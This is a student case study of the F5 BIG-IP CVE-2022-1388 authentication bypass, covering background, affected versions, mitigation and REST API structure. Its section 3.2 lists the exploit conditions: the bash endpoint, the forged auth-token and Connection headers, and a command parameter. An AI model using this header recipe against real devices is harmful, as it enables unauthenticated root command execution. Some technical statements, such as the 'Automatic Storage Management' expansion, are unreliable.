F5-BIG-IP REMOTE CODE EXECUTION VULNERABILITY CVE-2022-1388: A CASE STUDY

Offensive Hacking Tactical And Strategic - IE4012

Individual Assignment

Student Name	Shiranthaka K. G. S
IT Number	IT19003610
Batch	Y4S1 WE

B.Sc. (Hons) Degree in Information Technology

Specializing in Cyber Security

Department of Information System Engineering

Sri Lanka Institute of Information Technology

Sri Lanka

June 2022

Table of Contents

1. Questions Address from this Case Study 6
2. Introduction 7
  2.1. Background 7
    2.1.1. Overview of F5 BIG-IP 7
  2.2. Literature Survey 8
  2.3. CVE-2022-1388 Vulnerability Explanation 11
    2.3.1. Summary of CVE-2022-1388 12
    2.3.2. Scope and Affected Items 12
3. Technical Analysis of CVE-2022-1388 14
  3.1. Understanding URI format and structure of REST 15
  3.2. Basic Requirements to Exploit the CVE-2022-1388 17
  3.3. How Could Attackers exploit the Vulnerability 17
  3.4. Abusing HTTP hop-by-hop Request Headers 25
  3.5. Summary 26
4. Exploitation 27
5. Real-World Scenarios of CVE-2022-1388 32
6. Impact of CVE-2022-1388 33
7. Detection Mechanisms 36
8. Mitigation 38
9. Lessons Learned from CVE-20220-1388 38
10. Conclusion 39
11. References 40

List of Figures

Figure 2.1:Expose BIG-IP instances over the time....7
Figure 2.2: Industries using BIG-IP (Source:enlyft)....8
Figure 3.1: HTTP connection headers....15
Figure 3.2: F5 Management-IP URL snippet 1....16
Figure 3.3: F5 Management-IP URL snippet 2....16
Figure 3.4: APM collection URL snippet....16
Figure 3.5: F5 iControl REST API's login process....18
Figure 3.6: Apache's reverse proxy configuration....18
Figure 3.7: Analyzing the iControl REST service....19
Figure 3.8: Analyzing the completeEvaluatePermission 1....19
Figure 3.9: Analyzing the completeEvaluatePermission 2....20
Figure 3.10: Analyzing setIdentityFromBasicAuth()....21
Figure 3.11: setIdentityFromBasicAuth from RestOperationIdentifier.java 1....22
Figure 3.12: setIdentityFromBasicAuth from RestOperationIdentifier.java 2....23
Figure 3.13: iControl REST API validation....24
Figure 3.14: Overwritten X-Forwarded-Host header....24
Figure 3.15: Success attempt will give the full control....25
Figure 3.16: F5 official guidance describes in K23605346....25
Figure 3.17: Abusing hop-by-hop header....26
Figure 3.18: Crafted HTTP packet....26
Figure 4.1: Shodan.io results 1....27
Figure 4.2: Shodan.io results 2....27
Figure 4.3: Interface login for BIG-IP configuration utility....28
Figure 4.4: Automated scan for checking vulnerability exists....28
Figure 4.5: Manual scan for the vulnerability exists....28
Figure 4.6: ngrok server for local port forwarding....29
Figure 4.7: Running the exploitation....29
Figure 4.8: Shell spawn with nc....29
Figure 4.9: /etc/shadow file on target....30
Figure 4.10: Burp suite interception....30
Figure 5.1: Exposed public devices according to the shodan.io....32
Figure 5.2: Shodan showing F5 BIG-IP devices on the Internet....33
Figure 5.3: The exploit template for CVE-2022-1388 is one such example.....34
Figure 5.4: DE compilation of Mirai's source code....34
Figure 5.5: Decoding the Strings....34
Figure 5.6: A list of crontab entries tracing their path....35
Figure 5.7: Binary Execution Renaming....35
Figure 6.1: Recommended Snort signature from CISA....36
Figure 6.2: SID 2036546 additional signature....36
Figure 6.3: SID 2036547 additional signature....37

List of Tables

Table 2.1: Previously affected F5 products 8
Table 2.2: CVE-2021-22986 affected versions 9
Table 2.3: Previously Affected versions with requirements 10
Table 2.4: Summary of CVE-2022-1388 12
Table 2.5: CVE-2022-1388 affected versions and patched versions 12
Table 3.1: Common HTTP methods used in REST 16

List of Abbreviations

CVE - Common Vulnerabilities and Exposures

API – Application Programming Interface

ADC- Application Delivery Controller

HTTP – Hyper Text Transfer Protocol

RCE – Remote Code Execution

ASM - Automatic Storage Management

WAF – Web Application Firewall

REST – Representational State Transfer

Abstract

Criminals target systems and networks that are insecure or inadequately protected because their victims can be exploited in a variety of ways as a result of the fast expansion in information technologies. Because of that system availability, confidentiality and integrity have been compromised by a variety of assaults and strategies. Zero-day attacks on networks make use of a previously unknown flaw in the system or software to do harm. Web apps are becoming increasingly popular as a result of their ability to meet both business and consumer demands. It is now possible for web applications to provide business services effectively and efficiently to its stakeholders. Web applications now provide a wide range of services, and the efficiency with which they do so can be gauged by looking at the processing time and the amount of information they provide. Incorrect validation, on the other hand, poses a risk to those services. The number of days left for a software or hardware manufacturer to release a patch to address this new vulnerability is referred to as the "zero-day." Recently, CVE-2022-1388 was identified as new zero-day exploitation, which allows an unauthenticated intruder to bypass authenticate mechanism and gain full control of the system via arbitrary code injection. With the time many security researchers published the various exploitation scripts for this new zero-day it becomes easy to exploit by using a few steps.

Keywords: 0day Exploitation, F5-Big-IP, F5 Products, critical, vulnerability

Acknowledgment

The author myself wishes to express my gratitude to Dr. Lakmal Rupasinghe the lecturer in charge of the Offensive Hacking Tactics and Strategic module, for providing guidance and encouragement from the start of this project. Additionally, I like to express my gratitude to Mr. Binura Ganegoda and Ms. Menaka Moonamaldeniya, who provided a great deal of assistance with conducting lab sessions for the module. Finally, I would like to thank everyone who contributed resources and ideas to assist in the completion of this project.

1. Questions Address from this Case Study

1. What was the main attack vector for the CVE-2022-1388 exploitation?
2. According to the case study, what type of attack will lead to gaining remote access to the vulnerable target?
3. What was the CVSS severity rating of the attack?
4. List down the affected versions of the F5 BIG-IP for CVE-2022-1388?
5. Is this the first time F5 BIG-IP products get affected by this kind of vulnerability?
6. If yes, then explain what are the previous affected F5 products?
7. Describe how F5 BIG-IP RCE exploitation works?
8. Explain the impact of this vulnerability?
9. Describe the detection and mitigation mechanisms used for F5 BIG-IP Zero-Day?

2. Introduction


2.1. Background

The iControl REST authentication of BIG-IP systems has been tracked as CVE-2022-1388 since it was revealed by F5 on Wednesday, May 4, 2022. If the vulnerability is exploited, a threat actor may be able to execute arbitrary terminal commands, conduct file operations, and terminate the services on BIG-IP if it is successfully exploited. CVE-2022-1388 has no effect on the traffic SDC model, BIG-IQ centralized management, and other F5 products such as F5OS-A, F5OS-C

With a CVSS score of 9.8, the most serious of the vulnerabilities is CVE-2022-1388, which is caused by the absence of an authentication check and leads an unauthenticated intruder to fully compromise the system. As a count, 43 security flaws have been discovered in F5's well-known application delivery network (ADN). Moreover, half of the problems (43 in all) have been categorized as "high," "medium," or "low". Arbitrary remote code execution (RCE) critical vulnerability (CVE-2022-1388), in BIG-IP products, is being tracked as the most severe vulnerability on the F5 products.

2.1.1. Overview of F5 BIG-IP

BIG-IP is a combination of hardware and software. It works both as a load balancer and a full proxy service. It lets users keep an eye on the traffic that goes through the network and also provides services for security, reliability, and performance. F5's Traffic Management Operation System (TMOS) is a licensed platform for BIG-IP software products (TMOS). As an event-driven OS, TMOS makes decisions in real-time based on input from the users and keeps tabs on network and application activity. F5 estimates that 48 of the Fortune 50 companies make use of BIG-IP. There has been a sharp fall in recent months in the number of online scanner points that expose BIG-IP instances, as indicated in the graph below.



24 MONTHS AGO	12 MONTHS AGO	6 MONTHS AGO	3 MONTHS AGO	1 MONTH AGO	APR 2022
9,258	4,009	6,410	3,198	2,820	2,760
↓ 235.43%	↓ 45.25%	↓ 132.25%	↓ 15.87%	↓ 2.17%	

Figure 2.1:Expose BIG-IP instances over the time

Data centers and cloud environments benefit from the intelligent traffic management offered by F5 BIG-IP. Additionally, it aids in minimizing operational expenses while maintaining optimal application performance and availability. There are several features and capabilities offered by BIG-IP that include load balancing as well as web acceleration and SSL offloading as well as traffic steering. For more than a decade, the F5 group has been the dominant player in the application delivery controller industry (ADCs). In addition to physical, virtual, and cloud-based appliances, the BIG-IP family of solutions is the company's primary product line. Besides the FirePass SSL VPN appliance service, F5 also offers the services such as ARX file virtualization appliances. Other options include cloud and application services as well as professional services for businesses throughout the world.

Furthermore, according to the below figure, it was shown that most of the healthcare industry was directly exposed. ENLYFT reports that this is one of the most common sectors to utilize BIG-IP. There are 36,646 companies employing BIG-IP in Enlyft's datasets.




Figure 2.2: Industries using BIG-IP (Source:enlyft)

As a service provider, the main ambition of F5 is to deliver quick, efficient, reliable, and secure service to the customers. More like other popular web servers like Apache, Microsoft IIS; databases like SQL Server, oracle database; cloud solutions like AWS EC2 Instance, Azure, and Google cloud solutions, F5 also provides the best product delivery for the customers worldwide. Ninety percent of Fortune 100 corporations and eighty percent of Fortune Global 500 companies use F5's products. More than 3,500 people work for the company around the world, and its goods are sold in over 75 countries.


2.2. Literature Survey

Clients, governments, societies, and businesses alike have been plagued by IT security breaches in recent years. Information loss and the theft of millions of dollars through various cyber-attacks have become increasingly commonplace in recent years. Many cyber-attacks and web vulnerabilities have been studied, and many numbers of researchers have done various security case studies. However, in order to minimize the harm caused by threats, malware, and other crooks, we must now devise new methods of protection.

A case study conducted on different types of F5 vulnerabilities revealed that F5 patched a dozen critical security flaws within the last two years, ranging in severity from 7.2 to 7.5. The Advanced WAF and ASM are impacted by five of the flaws, while the DNS module is unaffected by the other one.

It was on 10, March 2021 that F5 issued a major security guideline for a series of hardware and software solutions called BIG-IP and BIG-IQ for application delivery and central device management. According to the tenable blog, the affected F5 products are the following.[1]

Table 2.1: Previously affected F5 products



CVE Number	CVSSv3	Knowledge Base Article
CVE-2021-22986	9.8	https://support.f5.com/csp/article/K03009991
CVE-2021-22987	9.9	https://support.f5.com/csp/article/K18132488
CVE-2021-22988	8.8	https://support.f5.com/csp/article/K70031188
CVE-2021-22989	8.0	https://support.f5.com/csp/article/K56142644
CVE-2021-22990	6.6	https://support.f5.com/csp/article/K45056101
CVE-2021-22991	9.0	https://support.f5.com/csp/article/K56715231
CVE-2021-22992	9.0	https://support.f5.com/csp/article/K52510511

There is a vulnerability in the BIG-IP and BIG-IQ iControl REST API (CVE-2021-22986) that allows remote attackers to execute arbitrary commands on the vulnerable systems. The API can only be used using the interface BIG-IP management and self-identified IP addresses. By making intentionally created HTTP requests to the target REST-API endpoint, an unauthenticated remote intruder could exploit this issue. F5 refers to an intruder who will obtain the arbitrary command execution attack and this will lead to full complete system compromise by successful exploits the vulnerability. Because it doesn't ask for authentication and has a high chance of being exploited, this is the most serious of F5's fixes.[1]

NCC Group has officially published the indicators of compromise, most common attack scenarios, and detection methods related to this vulnerability[2]. The CVE-2021-22986 remote code execution (RCE) exploitation code is publicly available as of March 20, and numerous organizations are reporting broad exploitation. Customers of F5 are being urged by Rapid7 to upgrade and patch the affected F5 devices immediately.[2]

CVE-2021-22986 has been affected for the following F5 BIG-IP versions and BIG-IQ versions.[2]

Table 2.2: CVE-2021-22986 affected versions


BIG-IP	12.1.0 – 12.1.5
	13.1.0 – 13.1.3
	14.1.0 – 14.1.3
	15.1.0 – 15.1.2
	16.0.0 – 16.0.1
BIG-IQ	6.0.0 – 6.1.0
	7.0.0
	7.1.0

Below mentioned vulnerabilities are related to the previous studies related to the F5 vulnerabilities. [1]

Various TMUI Vulnerabilities:

F5’s TMUI which stands for traffic management user interface also considered the main configuration utility of F5. Among previously described four vulnerabilities CVE-2021-22986 is related to TMUI of F5. If an attacker isn't authenticated, they can't make use of any of the four vulnerabilities. Also, to carry out the exploitation successfully following requirements should be considered.

Table 2.3: Previously Affected versions with requirements



CVE	Requirement
CVE-2021-22987	Appliance Mode
CVE-2021-22988	None
CVE-2021-22989	Appliance Mode with Advanced WAF or ASM
CVE-2021-22990	Advanced WAF or ASM

The only difference between CVE-2021-22988 and CVE-2021-22987 is that exploitation does not necessitate the use of Appliance mode.

TMM and Advanced WAF/ASM have buffer-overflow vulnerabilities.

Inside the traffic management microkernel (TMM), was categorized as a buffer overflow vulnerability owing to a large number of inappropriate transferring of requests to virtual server destination. Above mentioned vulnerability exists as CVE-2021-22991. The following BIG IP configurations are flagged as dangerous by F5.

- The BIG-IP ASM Risk Engine
- Access Policy Manager for BIG-IP (APM)
- Enforcement Manager for BIG-IP IP Policy (PEM)
- Secure Web Gateway for BIG-IP APM (SWG)
- In the BIG-IP System, SSL Orchestrator

Because of the way the Login Page is set up, CVE-2021-22992 was a type of buffer overflow vulnerability in the advanced web application firewall or automatic storage management (ASM) virtual server. An attacker would require either the ability to change backend, server-side HTTP traffic requests, or manage back-end web servers to exploit the above vulnerability, according to F5. Denial of service attacks is possible against the susceptible device at a minimum. An intruder may have the ability to get access to the system by performing arbitrary command execution in some cases.

2.3. CVE-2022-1388 Vulnerability Explanation

The iControl REST functionality in F5 systems has been targeted by a new critical CVE. Authentication bypass CVE (CVE-2022-1388) has a severity rating of 9.8/10, making it critical. F5 product BIG IP is the affected item for this vulnerability. Modern firewalls, network monitoring equipment, and performance hardware are only a few examples. BIG-IP iControl REST has a major CVSS v3.1 9.8 out of 10 vulnerability that has been actively exploited by an attacker. Security holes in F5 BIG-IP devices make it possible for an intruder to execute malicious instructions, destroy data, and disable services. If the BIG-IP control plan is exposed publicly all over the internet, threat agents could leverage the vulnerability to acquire initial access to a network and move laterally within the network. Anyone who identified the victim target as vulnerable then within a few steps he/she can gain the full control of the target. Because this exploitation has numerous proofs of concept (POCs) developed by the various security research groups.


Affected BIG-IP products are at risk of a remote code execution (RCE) flaw. Since iControl REST does not perform a password authentication check properly, intruders can easily bypass the authentication mechanism by abusing the header of the request. Unauthenticated attackers who have capabilities to access the network of a BIG IP system can perform malicious command execution injection, modify, create, insert, or delete files, or discontinue resources and services using its management port and self IP addresses. To exploit the vulnerability, an intruder needs the target BIG-IP management system's IP address or URL for getting establishing the network access, and the worst part is that no authentication is necessary needed for this exploitation[3]. The misconfiguration of some of the HTTP headers allows the bypass authentication mechanism by validating the user's password.

By exploiting this vulnerability, attackers can run any application, remove any file from the target system, alter any files and user accounts, or stop running services on the system. An attacker who gains the initial access to the target host via exploiting the vulnerability may have all of the root user's privileges.

2.3.1. Summary of CVE-2022-1388

Below describes the summarized details of the vulnerability.

Table 2.4: Summary of CVE-2022-1388



Associated CVE ID	CVE-2022-1388
Description	A Critical RCE Vulnerability in BIG-IP
Associated ZDI ID	–
CVSS Score	9.8 Critical
Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Impact Score	–
Exploitability Score	–
Attack Vector (AV)	Network
Attack Complexity (AC)	Low
Privilege Required (PR)	None
User Interaction (UI)	None
Scope	Unchanged
Confidentiality (C)	High
Integrity (I)	High
availability (a)	High
Privilege Required (PR)	None

2.3.2. Scope and Affected Items

An authentication bypass is simply one aspect of the problem. UNIX-based commands can be remotely executed, giving an attacker complete control over the equipment. The following are the affected versions.[4]

Table 2.5: CVE-2022-1388 affected versions and patched versions

Appliance Version - F5	Status of the Patched Versions
BIG-IP: 16.1.0 – 16.1.2	16.1.2.2
BIG-IP: 15.1.0 – 15.1.5	15.1.5.1
BIG-IP 14.1.0 – 14.1.4	14.1.4.6
BIG-IP 13.1.0 – 13.1.4	13.1.5
BIG-IP: 12.1.0 – 12.1.6	Undefined

BIG-IP: 11.6.1 – 11.6.5	Undefined

3. Technical Analysis of CVE-2022-1388

Understanding the root cause of CVE-2022-1388 requires a detailed look at the authentication process used by the iControl REST component.

Customers and servers communicate by exchanging representations of resources via REST, which is an architectural style for web services. Representation is defined as the data that specifies the current state of resources in the REST architecture, while resources are defined as information sources. The HTTP protocol is used by REST web services to interact between a client and a server, and the POST, GET, PUT, and DELETE methods are specifically used for this purpose. A BIG-IP® system's configuration objects can be queried using REST, and the representation of those items can be created, deleted, or modified using REST.

iControl REST implementation follows as below. [5]

- When developing an API, it's important to keep in mind that nouns are the building blocks of the system.
- Using a stateless protocol and MIME data formats, as well as the HTTP protocol's authentication and cache methods.
- Encoding documents in JSON is now possible.
- Using a Uniform Resource Identifier (URI) framework to represent the hierarchy of resources and collections.
- A successful or unsuccessful operation is indicated by the HTTP response codes that are sent back.
- Allowing for discovery by including links in resource references

The iControl REST API User Guide says: [5]

- REST resources can be accessed automatically by users, but each user must get an authentication token and provide it in each REST request in order to do so.
- The basic authentication for iControl REST calls can be used by a BIG-IP® system administrator. REST API requests must be authenticated using tokens issued to users who do not have administrator capabilities.

Authentication based on tokens and HTTP Basic is the two methods discussed so far. It is emphasized that only administrators have access to the HTTP Basic mode of authentication and that everyone else must utilize a token-based system. An Apache web server running on Port 443 serves as the front end for any external connections with iControl REST over HTTP. This server is in charge of directing queries to the correct departments within the company. The request will send before the apache server to configured Jetty server which is running on the TCP/8100 port[6].

Afterward, the Jetty web server will investigate any requests that appear to originate from outside of the Jetty environment[6]. Then use an X-F5-Auth Token header in all contact with the Jetty web server if the attempt is successful. An external Apache server will assume the Jetty server will validate and verify the token value and broadcast the HTTP header if it receives a request with this token.[6]

As reported by Vulnerability Analyst "Will Dormann," if the X-F5-Auth-Token is missing, an http request is only checking the user-provided username and it is considered as admin without checking the password authentication. The application relies on these hardcoded credentials to send accurate requests.

Trust relationships and an HTTP protocol quirk combined to create CVE-2022-1388. Apache acts as a reverse proxy for the F5 BIG-IP backend for the Jetty web server, hence the above applies. The attackers can remove particular headers from the http request sent between apache and Jetty by detecting them in the connection header. Removing X-F5-Auth tokens from requests can be done by specifying this in the configuration: [6]


- **Connection: X-F5-Auth-Token**

If an unauthorized attacker sends a request to an external Apache server remotely, with the above header value, the Jetty server will treat them as an administrator.

The Jetty program uses the X-Forwarded header and X-Forwarded-Host headers to track the origin of requests. The X-F5 auth-token header is also removed when the X-Forwarded-Host header is present in the Connection header.

- **Connection: X-F5-Auth-Token, X-Forwarded-Host**

In this way, Jetty will not be able to tell that the request came from Apache and would instead handle it as though it came from the local machine. "keep-alive" and "close" are the only values allowed in the Connection header, hence F5's mitigation effectively addresses the issue in official site as essential guidance.



```
<If \"%{HTTP:connection} =~ /close/i \">
RequestHeader set connection close
</If>
<ElseIf \"%{HTTP:connection} =~ /keep-alive/i \">
RequestHeader set connection keep-alive
</ElseIf>
<Else>
RequestHeader set connection close
</Else>
```


Figure 3.1: HTTP connection headers

An unauthenticated external attacker is unlikely to be able to take advantage of this vulnerability because it is rarely made public.

3.1. Understanding URI format and structure of REST

A REST architectural principle is the usage of a uniform resource identifier (URI). The name of a web resource is represented by a URI, which in this case also represents the tmsh module and component tree structure. Big-IP system components and modules can be configured using web service requests that specify the URL of a specific component or module. Client requests for web services make use of the iControl REST API architecture to read and write data representing resources. [5] Requests to iControl REST should be made using the default administrator account, admin. You can establish iControl REST user accounts with varying permissions once you become comfortable with the API.


Management -IP can consider as a qualified domain name – FQDN for BIG-IP devices. Below figure shows the URI snippet here.



```
https://<management-ip>/mgmt/tm/...
```

Figure 3.2: F5 Management-IP URL snippet 1

The URI format for all requests in iControl REST contains the URI of /mgmt/tm/ to identify the traffic management interface. A collection is defined by any identifiers you add to that string.




```
https://<management-ip>/mgmt/tm/...
```

Figure 3.3: F5 Management-IP URL snippet 2

iControl REST's organizing collection is a list of links to other resources; the ellipsis in the excerpt indicates where you define such links. tmsh's modules are analogous to organizing collections. The access policy manager (APM) module in iControl REST is the organizing collection APM. Safeguards and separates access to your apps, data, network, and the cloud depending on user identification and context using BIG-IP Access Policy Manager (APM).

The following URI can be used to access the resources in the APM collection in iControl REST architecture:



```
https://192.168.25.42/mgmt/tm/apm
```

Figure 3.4: APM collection URL snippet

The Uniform Resource Identifier (URI) is used to identify a collection or resource in the Hypertext Transfer Protocol (HTTP 1.1). The Endpoints such as /mgmt, which specify the path to a resource or collection, are included in the section of a URI that makes up an absolute path. REST does not define any extra HTTP headers other than the X-F5-RESTCoordination-ID that identifies the current transaction. A URI indicates the resource or collection to which a request is being sent in the context of an HTTP method.[5]

Table 3.1: Common HTTP methods used in REST

Method	Definition
GET	Both collections and resources can be accessed using REST by using the supported GET method. Supports the use of query strings, too.
POST	Both collections and resources can be accessed using REST via POST method
DELETE	The DELETE method is not supported for collections in iControl REST. The DELETE

	method is supported by iControl REST for resources.
PUT	The PUT technique is not supported for collections in iControl REST. The PUT technique is supported for resources in iControl REST. iControl REST only partially supports the PUT method for resources in versions 11.6 and before.
PATCH	The PATCH technique is not supported for collections in iControl REST. The PATCH technique is supported for resources in iControl REST.

3.2. Basic Requirements to Exploit the CVE-2022-1388

To exploit the vulnerability successfully, the following sic conditions should be satisfied.

- The vulnerable endpoint is **"/mgmt/tm/util/bash**" which requires a POST request.
- Header tags are required for authentication with the X-F5 auth token.
  e.g. **X-F5-Auth-Token: 0**
- Admin credentials (including the username and password) must be included in the "Authorization" header.
- The "Connection" header should be in the "X-F5-Auth-Token" header field.
  e.g. **Connection: X-F5-Auth-Token**
- As long as the "Connection" header is set to "X-Forwarded" or "Host" is set to localhost or 127.0.0.1, then only can connect.
  e.g. **Connection: X-F5-Auth-Token, X-Forwarded-Host**
- When sending a POST request, be sure to include the "run" parameter's value.
  e.g. **"command": "run"**
- It is essential that the "utilCmdArgs" parameter in the POST request contains an actual command that can be executed on Linux.
  e.g. **"utilCmdArgs": " -c 'whoami' "**

3.3. How Could Attackers exploit the Vulnerability

Here's what the F5 iControl REST API's login process looks like. iControl on port 8100 is also authenticated using a special Apache module (mod auth pam) that F5 has installed.

